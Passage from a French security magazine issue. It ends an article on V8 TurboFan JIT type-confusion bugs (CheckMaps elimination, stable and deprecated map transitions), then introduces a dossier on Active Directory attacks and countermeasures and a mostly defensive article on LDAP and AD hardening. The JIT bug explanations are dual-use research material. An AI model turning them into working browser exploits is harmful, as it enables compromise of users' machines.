entre les deux usages, il n'y a aucun effet de bord possible (c'est-à-dire aucune opération susceptible de modifier le type de l'objet, via l'ajout d'une propriété par exemple), alors ces vérifications sont redondantes et on peut ne garder que la première. Pour trouver ces effets de bord, on parcourt la « chaîne des effets » reliant les deux nœuds **CheckMaps**. Chaque opérateur a pour responsabilité d'indiquer s'il peut avoir un effet de bord ou non. Comme l'a montré saelo [PHRACK], l'opérateur **CreateObjet** indiquait, à tort, une absence d'effet de bord via sa propriété **kNoWrite** (comprendre « ne modifie pas la chaîne des effets »).

```
V(CreateObject, Operator::kNoWrite, 1, 1)
```

On obtient alors une confusion de type via l'élimination d'un **CheckMaps**.

```
obj.x // CheckMaps
Object.create(obj) // indique qu'aucun effet
de bord n'est possible, mais peut en réalité
modifier obj
obj.y // CheckMaps ... éliminé, car jugé
redondant, utilise obj avec une map
différente de celle spéculée
```

Photo d'illustration.

Gestion de la stabilité des maps

Un bug assez ancien (2017) [SSD], mais néanmoins intéressant était lié à la partie appelée *js native context specialization*. Lors de la réduction de certains accès aux éléments d'un objet (par exemple `arr[0]`), le moteur cherchait alors les transitions possibles vers d'autres types d'éléments (le `ElementsKind`).

```
a[0] = 1; // SMI_ELEMENTS  
a[0] = {}; // ELEMENTS, ce genre d'accès  
peut générer une transition du ElementsKind
```

Le problème était qu'on pouvait obtenir un scénario tel que :

- on a un tableau A avec un `ElementsKind` E ;
- on optimise une fonction F1 de sorte qu'elle traite A comme étant de type E ;
- on optimise une fonction F2 de sorte qu'elle utilise une transition vers E1 pour traiter A.

Il y a donc évidemment une confusion de type. Pour éviter ce genre de problème, le comportement correct est de, lorsque l'on souhaite créer une transition à partir d'une map dite « stable », déoptimiser tout le code qui dépend de cette map. Ici, A a une map « stable », car le code permettant d'accéder à ses éléments est déjà optimisé et il n'y a jamais eu de transition depuis cette map. Pour corriger ce comportement :

- on vérifie avant d'ajouter une transition que la map n'est pas stable (F2 ne doit pas utiliser de transition vers E1 alors que F1 est déjà optimisé pour une map E) ;
- si la map est stable, on notifie le reste du code d'un changement afin de déclencher une déoptimisation (de la fonction F1 dans ce cas).

Ce correctif n'était malheureusement pas suffisant. En effet, le cas d'une map « stable » était correctement géré. Cependant, celui des maps *deprecated* ne l'était pas. Une map dite *deprecated* est une map qui ne doit plus servir et que le moteur essaie de remplacer par une version plus pertinente. Afin de gagner en performance, ce remplacement est fait de manière paresseuse, lors de l'usage d'un objet dont la map est *deprecated*. Si l'objet n'est jamais utilisé, alors il n'est pas nécessaire de changer sa map. Cela arrive par exemple suite à la reconfiguration d'une propriété.




Photo d'illustration.


```
let a = {foo:1} // map A (contient une transition -> x)
a.x = 1; // map A1
let b = {foo:1} // map A
b.x = 1.1; // reconfiguration de la propriété x qui "deprecate" la map
A1 par A2
b.x; // b a migré de A1 vers A2, car on vient de déclencher une "update"
```

Lors de la recherche de transitions, si la map à partir de laquelle le moteur doit transitionner est *deprecated* alors il va la mettre à jour. Le problème est qu'une map issue de cette mise à jour pourra être stable. On obtient donc le même bug qu'auparavant et la « déoptimisation » ne sera pas faite.

CONCLUSION ET POUR APPROFONDIR

Le sujet étant particulièrement complexe, cet article ne peut être qu'une brève introduction. C'est pourquoi le lecteur est invité à explorer les nombreuses références de cet article.

Je vous invite en particulier à visiter le blog doar-e.github.io sur lequel j'ai publié plusieurs articles [DOARE1] [DOARE2], beaucoup plus détaillés, à propos de TurboFan ainsi que les slides d'une conférence [TYPHOONCON] que j'ai donné à ce sujet dans la section « présentations ». Vous y trouverez également des articles sur SpiderMonkey et JavaScriptCore rédigés par @0vercl0k [2] [SM] et @yrp604 [JSC].

Merci à eux pour leur soutien ainsi qu'à toutes celles et ceux qui se sentiront visés et sauront se reconnaître. ■

RÉFÉRENCES

- [1] <https://googleprojectzero.blogspot.com/2019/08/jsc-exploits.html>
- [2] <https://doar-e.github.io/blog/2019/06/17/a-journey-into-ionmonkey-root-causing-cve-2019-9810/>
- [3] <https://blog.exodusintel.com/2019/04/03/a-window-of-opportunity/>
- [4] <https://googleprojectzero.blogspot.com/2019/05/trashing-flow-of-data.html>
- [TYPHOONCON] https://doar-e.github.io/presentations/typhooncon2019/AttackingTurboFan_TyphoonCon_2019.pdf
- [DOARE1] <https://doar-e.github.io/blog/2019/01/28/introduction-to-turbofan/>
- [DOARE2] <https://doar-e.github.io/blog/2019/05/09/circumventing-chromes-hardening-of-typer-bugs/>
- [SM] <https://doar-e.github.io/blog/2018/11/19/introduction-to-spidermonkey-exploitation/>
- [JSC] <https://doar-e.github.io/blog/2018/07/14/cve-2017-2446-or-jscjsglobalobjectishavingabadtime/>
- [PHRACK] http://phrack.org/papers/jit_exploitation.html
- [SSD] <https://ssd-disclosure.com/archives/3379/ssd-advisory-chrome-turbofan-remote-code-execution>

WINDOWS & ACTIVE DIRECTORY

ATTAQUES ET CONTRE-MESURES

AU SOMMAIRE :

24 Cybersécurité des annuaires

36 Attaques sur le protocole
Kerberos en environnement
Active Directory

50 Le relai NTLM : fonctionnement
et contre-mesures

64 Utilisation des délégations non
contraintes pour rebondir entre
forêts

78 Techniques de persistance Active
Directory basées sur Kerberos

98 Attaques sur SMB



Windows est un sujet vaste et la sécurité d'Active Directory est un domaine à part entière. Ces dernières années auront vu publier de nombreux travaux, naître et s'améliorer de nombreux outils, qu'il s'agisse de frameworks offensifs (pour de la post-exploitation avec le défunt empire ou PowerSploit par exemple) et défensifs : d'un côté en assistant l'audit (comme BloodHound) ou plus orientés sur le forensique (ADTimeline). Bref, le domaine est actif, la communauté grandissante, et l'intérêt toujours aussi fort.

Active Directory reste en effet l'une des cibles les plus appréciées d'un réseau interne par les attaquants, tant sa compromission va permettre d'accéder à de nombreuses informations cruciales au fonctionnement du SI. Les techniques utilisées lors des tests d'intrusions deviennent de plus en plus pointues, comme nous l'avons déjà présenté dans les quelques articles du dossier de *MISC n°103* : « Test d'intrusion en environnement Windows ». Mais en pratique, la compromission interne d'un SI (reposant sur AD) n'ayant jamais fait l'objet d'un pentest repose sur des attaques bien connues. Qu'il s'agisse de l'exploitation d'une vulnérabilité connue et très répandue (EternalBlue il y a quelque temps ou plus récemment BlueKeep, dont l'exploit arrive tout juste dans le framework Metasploit à l'heure où ses lignes sont écrites), d'un compte mal protégé, ou en abusant de LLMNR/NBT-NS (avec un outil comme Responder par exemple), il n'est jamais très compliqué de devenir administrateur de domaine d'un SI qui n'a jamais été durci. On rajoutera à cela que la plupart des architectures ont été pensées et mises en place à une époque où la menace n'était pas la même, et qu'il n'est pas toujours aisé de les faire évoluer rapidement.

On va s'intéresser ici à des aspects offensifs tout en détaillant les contre-mesures associées aux attaques présentées, avec une dominante sur des éléments liés à Active Directory. On ne pourra bien entendu pas couvrir l'ensemble du domaine en quelques articles (pour les GPO je vous laisse consulter la conférence d'Aurélien Bordes au SSTIC 2019). Concernant le niveau, l'initié y trouvera sans aucun doute quelques astuces et améliorera ses connaissances sur un sujet précis, mais l'on s'adresse également au débutant qui pourra apprendre à maîtriser des attaques éprouvées.

Vous retrouverez ainsi une introduction à la sécurité des annuaires puis une partie authentification, qui traitera des faiblesses du protocole Kerberos et des attaques par relai NTLM. S'ensuivra une présentation des problèmes liés aux relations d'approbation dans Active Directory, un article sur des techniques de persistance dans AD basé sur Kerberos, et, enfin, un tour d'horizon des attaques possibles contre le protocole SMB.

Bonne lecture !

Émilien GASPARD / gapz / eg@miscmag.com

CYBERSÉCURITÉ DES ANNUAIRES

Sylvain CORTES

Security Evangelist – @sylvaincortes - sylvaincortes@hotmail.com

C

et article a pour but de vous présenter un état des lieux de la cybersécurité des annuaires au sein des organisations : quels sont les différents types d'annuaires, comment sont-ils attaqués et comment se protéger efficacement contre les compromissions actuelles.

Les annuaires jouent un rôle primordial dans la plupart des systèmes d'information, depuis quelques années ils sont la cible d'attaques dédiées permettant à l'attaquant ou au malware de prendre le contrôle global de l'organisation visée. Active Directory est certainement l'annuaire le plus attaqué actuellement, mais l'évolution de certains systèmes d'information vers le Cloud public et l'adoption galopante des applications SaaS poussent les organisations à revoir leur conception de l'annuaire d'entreprise et à reconsidérer l'architecture et la sécurité de leur base de comptes.

1. LES DIFFÉRENTS TYPES D'ANNUAIRES AU SEIN DES ORGANISATIONS

L'annuaire Active Directory Domain Services

Depuis 2000, Microsoft propose un service d'annuaire nommé Active Directory Domain Services (AD DS) que nous nommerons généralement Active Directory dans la suite de cet article. Dès la première version, AD DS propose un ensemble de services que l'on peut découper en trois catégories :

- des services d'authentification et d'autorisation principalement basés sur le protocole Kerberos, mais les protocoles NTLM et LDAP peuvent participer respectivement aux principes d'authentification et d'autorisation ;
- un service d'accès à l'annuaire basé sur le protocole LDAP ;
- un ensemble de services/fonctions dédiés au monde Microsoft : site Awareness, réplication multimaître, stratégies de groupe, intégration DNS dans le service d'annuaire, etc..

Les annuaires LDAP

Nous utilisons ici le terme « annuaire LDAP » pour rendre les choses plus simples à appréhender. Néanmoins, l'expression est impropre. En effet, si l'on peut considérer que le protocole LDAP (*Lightweight Directory Access Protocol*) est un protocole standardisé d'accès aux informations stockées dans l'annuaire [1], la structure des données dans la base de données de l'annuaire n'est pas un élément normalisé. Chaque fournisseur d'annuaire LDAP peut utiliser une structure différente pour stocker les données. Cependant, les différentes implémentations suivent la filialisation du modèle X.500 gardant une cohérence implicite sur le modèle de données.

Les principaux fournisseurs d'annuaires LDAP sont : OpenLDAP, IBM, Oracle, Microsoft, MicroFocus, etc.

Les annuaires DIRaaS

L'évolution des usages IT et l'adoption massive des services de Cloud public permettent l'émergence sur le marché d'un nouveau type d'annuaire : le « DIRectory as a Service » ou DIRaaS. L'idée du DIRaaS est de fournir un service d'annuaire sous forme de service SaaS. Attention, il existe généralement une grande confusion sur ce que proposent ces services et de nombreuses personnes confondent les services DIRaaS avec les services d'émulation Active Directory eux aussi proposés en mode Cloud public.

Un service DIRaaS propose généralement sous forme de services SaaS les fonctions suivantes :

- un annuaire accessible en Cloud Public, a minima via une API ou via une interface web ;
- une base de données permettant de gérer des objets de type utilisateur, groupe et ordinateur ;
- une gestion des mots de passe utilisateurs avec des politiques plus ou moins évoluées.

Certains services DIRaaS proposent en supplément :

- une gestion des périphériques machines (Windows, Linux et macOS) par stratégies ou par scripts ;
- des fonctions intégrées d'authentification multi-facteurs ;
- un service LDAP virtuel pour exposer les données stockées dans le DIRaaS via le protocole LDAP ;
- des connecteurs vers des services et protocoles d'authentification tiers tels que RADIUS par exemple.

Les principaux fournisseurs d'annuaires DIRaaS sont : JumpCloud, OneLogin et Microsoft (avec Azure Active Directory). Comme indiqué préalablement, les services DIRaaS ne doivent pas être confondus avec les services proposant une émulation d'un annuaire Active Directory Domain Services sous forme de service Cloud public – dans cette catégorie, nous pouvons citer Amazon Web Services Directory Service ou Microsoft Azure Active Directory Domain Services.

2. LE RÔLE CENTRAL DE L'ANNUAIRE ET LES ENJEUX DE SÉCURITÉ

■ Identification, authentification et autorisation

Quelle que soit sa technologie, l'annuaire joue un rôle majeur dans le système d'information d'une organisation. Il porte a minima les capacités d'identifier, authentifier et autoriser un individu. Concernant l'accès aux ressources, il existe généralement une mécompréhension sur le rôle de l'annuaire lors d'un processus d'autorisation. Le rôle de l'annuaire est d'attester qui est l'individu tentant d'accéder à une ressource et éventuellement de donner des informations supplémentaires sur celui-ci (groupes d'appartenance, attributs spécifiques, etc.), mais techniquement l'annuaire n'a pas pour rôle d'autoriser directement l'individu d'accéder ou non à une ressource.



Photo d'illustration.



Prenons l'exemple de l'accès à un serveur de fichiers au sein d'un environnement Active Directory, l'annuaire aura ici pour rôle de fournir à l'individu la preuve de son authentification et les informations concernant l'appartenance aux groupes, mais c'est la ressource elle-même (ici, le serveur de fichiers) qui décidera si l'utilisateur possède le droit d'accès à tel ou tel fichier.

Dans le cadre de l'implémentation du protocole XACML [2] avec un annuaire LDAP pour l'accès aux ressources applicatives, l'annuaire LDAP sera utilisé en back-office via le *Policy Information Point* (PIP) pour fournir les informations concernant l'individu et ses attributs, mais le contrôle d'accès se fera au niveau du couple *Policy Enforcement Point* (PEP) et *Policy Decision Point* (PDP).

Les enjeux de sécurité liés aux annuaires

De par son rôle central et stratégique, il est assez évident que le paramétrage de vos annuaires influencera directement le niveau de sécurité global de votre système d'information. Il convient donc d'apporter une attention toute particulière aux différents paramètres de sécurité et de réaliser régulièrement des audits de configuration. Si possible, il est recommandé d'utiliser un système de gestion et de surveillance du changement afin d'éviter une dérive trop importante pendant les tâches d'administration.

Nous allons maintenant parcourir ensemble les éléments principaux permettant une architecture fiable des annuaires d'entreprise. L'objectif n'est pas ici de fournir toutes les méthodes et techniques exhaustives afin de sécuriser l'ensemble des types d'annuaires, le périmètre de ces méthodes dépasse grandement le cadre de cet article. Nous nous concentrerons sur les annuaires LDAP et Active Directory et mentionnerons quelques méthodes de configuration classiques liées à la sécurité.

3. LA SÉCURITÉ DES ANNUAIRES LDAP

Service d'authentification sur LDAP

Les annuaires LDAP supportent globalement deux méthodes d'authentification [3] : l'authentification BIND et l'authentification SASL. Une installation basique permet de gérer dans la base LDAP le stockage des identifiants et des mots de passe des utilisateurs. En effet, de nombreuses implémentations LDAP dans les organisations

servent à authentifier des utilisateurs pour l'accès à des applications. Les annuaires LDAP permettent d'associer un état (« authentifié » ou « non authentifié » par exemple) avec une autorisation d'accès dédiée à chaque état.

Globalement l'usage de LDAPS (port 636/tcp) est à prioriser par rapport à l'usage de LDAP (port 389/tcp). Dans le cas de l'authentification BIND par mot de passe, il est recommandé d'utiliser TLS en lieu et place de SSL pour ne pas exposer les mots de passe sur le réseau. Il est aussi possible d'utiliser une authentification basée sur des certificats, ceci nécessite l'installation d'une autorité de certification, mais peut grandement améliorer la sécurité de votre environnement LDAP.

Il est possible de forcer l'usage de TLS au niveau du serveur LDAP en refusant toute opération autre que **Start TLS** avant que l'usage de TLS soit acté. Dans ce cas, il ne faut pas oublier de permettre l'accès en lecture à **rootDSE** sans protection TLS, car il sera nécessaire aux clients LDAP de lire la configuration et les éléments de base au niveau de **rootDSE**.

Il est également possible de désactiver l'accès BIND anonyme et de paramétrer l'annuaire afin d'exiger une authentification pour un accès au contenu (option **require authc** sur OpenLDAP).

Dans la plupart des cas, nous préconisons l'usage de SASL en lieu et place de BIND pour le mécanisme d'authentification, cela permet notamment de relier le mécanisme d'authentification avec un service externe (*Pass-Through authentication*) tel que Kerberos via GSSAPI. Cela nécessitera de modifier la valeur de l'attribut **userPassword** de l'utilisateur en utilisant le format suivant : **{SASL}username@realm** – la valeur **@realm** correspondant au royaume Kerberos considéré.

La plupart des consultants vous indiqueront que l'usage du mécanisme d'authentification Kerberos et de sa mécanique éprouvée justifie ce paramétrage, mais il nous semble que la raison majeure d'un tel changement vient du mode de stockage des mots de passe dans les bases de données LDAP – pour un certain nombre de raisons techniques, les bases de données LDAP et le mode d'utilisation des attributs pour stocker les mots de passe (hashés ou non) ne permettent pas de fournir un environnement sécurisé pleinement satisfaisant. L'usage du service Kerberos (MIT ou Heimdal par exemple) en complément du service LDAP fournit vraisemblablement le meilleur des deux mondes dans la plupart des situations.

■ Stockage des mots de passe

Comme indiqué préalablement, les mots de passe sont généralement stockés dans l'attribut **userPassword** de l'utilisateur et nous recommandons l'usage d'un stockage externe (base Berkeley avec usage de MIT Kerberos par exemple). Néanmoins, dans de nombreuses installations basiques, les mots de passe seront stockés directement dans la base de données de l'annuaire LDAP.

Les mots de passe peuvent être stockés en clair (non chiffrés), avec un chiffrement réversible ou sous forme de hash. Il est bien sûr préconisé d'utiliser la méthode de stockage par hash. Généralement, les annuaires LDAP supportent a minima les formats de hash suivants : MD5, SMD5 (MD5 avec un grain), SHA-1 et SSHA (SHA-1 avec un grain). S'il n'est pas possible d'utiliser un stockage de mots de passe externe, choisir a minima un format de hash basé sur SSHA.

Si votre annuaire LDAP propose nativement des méthodes de hash supplémentaires, ne pas hésiter à utiliser la meilleure méthode disponible sur votre plateforme.



Photo d'illustration.

Design de l'arborescence de l'annuaire

Il s'agit ici d'un problème complexe à appréhender et à résoudre dans la vie réelle. En effet, prenons l'exemple d'arborescence suivant :

CN=Cortes, OU=AdminAccounts, OU=TechAuthors, O=MISC, C=FR

L'accès au niveau **CN=Cortes** sous-entend avoir parcouru l'arborescence supérieure **OU=AdminAccounts, OU=TechAuthors, O=MISC, C=FR** - dans ce cas, l'arborescence elle-même fournit des informations stratégiques à un individu mal intentionné en fournissant l'activité de l'utilisateur **Cortes** et le fait qu'il possède un compte à privilèges.

Il sera alors préconisé de stocker tous les comptes utilisateurs internes dans une branche dite « people » telle que :

OU=People, O=MISC, C=FR

Et même de définir une branche spécifique pour les utilisateurs externes, du type :

OU=External, O=MISC, C=FR

Le design (DIT) d'un annuaire LDAP est un sujet plus complexe qu'il n'y paraît et nécessite une réflexion poussée en amont pour ne pas adopter dès le départ du projet un design permissif.

4. CYBERSÉCURITÉ DES ANNUAIRES : LE CAS PARTICULIER D'ACTIVE DIRECTORY

Active Directory : « Un anneau pour les gouverner tous »

Active Directory est actuellement la cible privilégiée des attaquants volontaires ou des malwares, et ce pour plusieurs raisons :

- La couverture d'Active Directory est exceptionnelle pour un attaquant, il est présent dans presque chaque organisation ou entreprise dans le monde.

- La plupart des designs Active Directory datent de plusieurs années, en fait la plupart des déploiements présents dans les grandes organisations ont été pensés il y a dix ou quinze ans, à une époque où les problématiques de sécurité actuelles (ransomware, attaques spécifiques sur Kerberos, etc.) n'existaient pas.
- Active Directory est souvent la pierre angulaire de plusieurs services d'authentification en dehors des PC bureautiques : base de comptes pour un service RADIUS, authentification applicative par proxy LDAP vers Active Directory, intégration des systèmes UNIX et Linux dans Active Directory via Kerberos et LDAP pour des périmètres soumis à PCI-DSS, etc.

De plus, Active Directory s'appuie sur une réplication multimaître, ce qui implique que chaque changement dans l'annuaire est répliqué presque instantanément sur l'ensemble du domaine et de la forêt, il est donc aisé d'appréhender qu'Active Directory est une cible particulièrement attractive pour un attaquant.

■ Active Directory : des attaques ciblées qui se multiplient

Depuis quelques mois/années, les attaques ciblant Active Directory se multiplient au travers le monde, quelques exemples :

- NorCERT (*Norway's Computer Emergency Response Team*) explique que l'attaque contre le géant de l'aluminium Norsk Hydro est en fait le fruit d'une attaque combinée via le ransomware LockerGoga et d'une attaque contre Active Directory [4].
- Dans une étude conduite par Nozomi Networks pour le compte de Securonix [5], les chercheurs Oleg Kolesnikov et Harshvardan Parashar expliquent que les attaques utilisant LockerGoga utilisent généralement Active Directory pour distribuer le Payload sur le réseau.
- NCC Group découvre [6] que le groupe APT15 (K3chang, Mirage, Vixen Panda, GREF, Playful Dragon) cible particulièrement Active Directory lors des attaques et a même développé son propre outil pour extraire les données contenues dans l'annuaire.

La liste est encore longue...

■ Active Directory : comment sécuriser un minimum l'annuaire ?

Il nous faudrait un document de plusieurs centaines de pages pour couvrir un tel sujet, car la problématique est extrêmement large. Nous pouvons néanmoins fournir les pistes qui nous semblent représenter le minimum vital qu'une organisation doit implémenter pour commencer à sécuriser son environnement Active Directory.



Photo d'illustration.

» Déployer et utiliser LAPS

Microsoft LAPS est une solution gratuite fournie par Microsoft permettant d'assurer la rotation des mots de passe des comptes administrateurs locaux sur les workstations ou sur les serveurs membres. Considérons que dans la plupart des attaques le point d'entrée est une workstation et que la première étape d'un attaquant ou d'un malware sera de vouloir devenir administrateur local de la machine, cette solution permet d'assurer un niveau de sécurité minimal, mais utile.

Le principe est ici de réaliser une extension du schéma Active Directory puis de déployer un agent (**LAPS.x64.msi**) sur les workstations ou serveurs membres puis de définir les réglages de l'agent par GPO. Ensuite, les administrateurs désignés pourront accéder à l'attribut **ms-Mcs-AdmPwd** du compte machine de la workstation ou du serveur membre pour recueillir le mot de passe administrateur local.

